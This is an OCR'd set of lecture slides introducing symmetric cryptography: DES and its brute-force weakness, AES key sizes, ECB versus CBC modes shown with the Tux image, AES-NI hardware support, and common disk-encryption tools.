
- **Cryptanalysis** is the study of cryptographic system to breach its security and gain access to the content of encrypted message, even if the cryptographic key is unknown.
- It played significant part in twentieth century history:
  - Breaking Zimmerman Telegram was instrumental in bringing USA into World War I
  - Breaking Enigma have been decisive to Allied victory in World War II and it is said that it shortened the war by 2-4 years

„The bombe”





Symmetric encryption



Modern symmetric cryptography

- **DES** (Data Encryption Standard) algorithm was designed by IBM for NIST (US government institution)
- DES is a **block cipher** (encrypts blocks of a fixed length)
- DES algorithm is widely known and publicly available
- Part held in secret is the **key** that is used to encrypt given message
- Key is **56 bits** long:
  - It is a sequence of 56 zeros or ones
  - Equivalently, we can use 12 letters or 16 hexadecimal digits.
    - Sample DES key: `3A 6C CA 81 40 CC F7 0A`
  - 56 bits means $2^{56} = 72\,057\,594\,037\,927\,936$ possible keys that can be used for encryption

DES

- 56 bits means $2^{56} = 72\ 057\ 594\ 037\ 927\ 936$ possible DES keys
- Modern processor (Intel i7-8700K 6C 3.70GHz) needs about **37 years** to break the cipher and decrypt message, just by trying all possible keys (so called **brute force** attack)
- The IBM Summit supercomputer (9216x 22C 2.07GHz) needs about **6 minutes** to do same thing
- For this reason, **DES is no longer used** and nowadays considered unsafe

IBM Summit photo by Carlos Jones - Oak Ridge Leadership Computing Facility (OLCF) from Oak Ridge National Laboratory (ORNL), USA shared under Creative Commons Attribution 2.0 CC-BY-2.0 license


AES

- **AES** (Advanced Encryption Standard, Rijndael) algorithm is the **successor of DES** designed by Belgian cryptographers Vincent Rijmen and Joan Daemen.
- Like DES, it is a block cipher and has a similar operating principle. However, it fixes DES flaws and offers **longer keys**: 128, 192 and 256 bits long
- A 128-bit key means there are 2^{128} possible ways to generate it.
  - If we could have 70 000 000 000 modern PCs breaking one AES-128 encrypted message at the same time…
  - … we would need 77.000.000.000.000.000.000.000.000 years to check all possible combinations

Key Size	Possible combinations
1-bit	2
2-bit	4
4-bit	16
8-bit	256
16-bit	65536
32-bit	4.2×10^{9}
56-bit (DES)	7.2×10^{16}
64-bit	1.8×10^{19}
128-bit (AES)	3.4×10^{38}
192-bit (AES)	6.2×10^{57}
256-bit (AES)	1.1×10^{77}

Block ciphers

- Both DES and AES are **block ciphers** - encrypts blocks of a fixed length
- Threating each block as a separate message to encrypt and then concatenating them all together is called **ECB** (Electronic Codebook)
- Bear in mind that the same block encrypted using the same key will result in the same ciphertext



Block cipher mode of operation

- When we use ECB, message is encrypted anyway – so is it a bad idea?

Original image




Image encrypted using AES-ECB





Image encrypted using AES-CBC or other

Original Tux image, Linux mascot made by Larry Ewing (lewing@isc.tamu.edu) made using GIMP in 1996. Other two images are derivative work.
Sources: https://en.wikipedia.org/wiki/File:Tux.jpg https://en.wikipedia.org/wiki/File:Tux_ecb.jpg https://en.wikipedia.org/wiki/File:Tux_secure.jpg

Block cipher mode of operation

- We can protect ourselves against this situation by using more sophisticated ways of joining blocks
- One of the simplest (yet sophisticated enough) way is using **CBC** (Cipher Block Chaining). Using this method, we add previous encrypted block to the plaintext of the next block.
- Adding means using **XOR** operation on data, which is later reversed during decryption



AES hardware support

- AES is a very popular algorithm – and because of that, modern CPUs offer **dedicated instructions set** to speed up certain AES operations
- **AES-NI** (Intel Advanced Encryption Standard New Instructions) was introduced to home-grade PCs around 2011
- By using AES hardware support, we can encrypt and decrypt AES blocks **800% faster**






Chart from article „ AES-NI: Hardware Encryption in your Processor" published 07.09.2011 here: *https://datacenteroverlords.com/2011/09/07/aes-ni-pimp-your-aes/*

Home use of symmetric cryptography

- The easiest way to use encryption at home and without expert knowledge is to use existing software with these capabilities.
- The most popular programs include:
  - **Veracrypt** (based on Truecrypt)
  - Windows **Bitlocker**
  - **FileVault** (Mac OS)
  - **LUKS** (Linux Unified Key Setup)
- These programs allow you to encrypt files and folders as well as entire hard drives

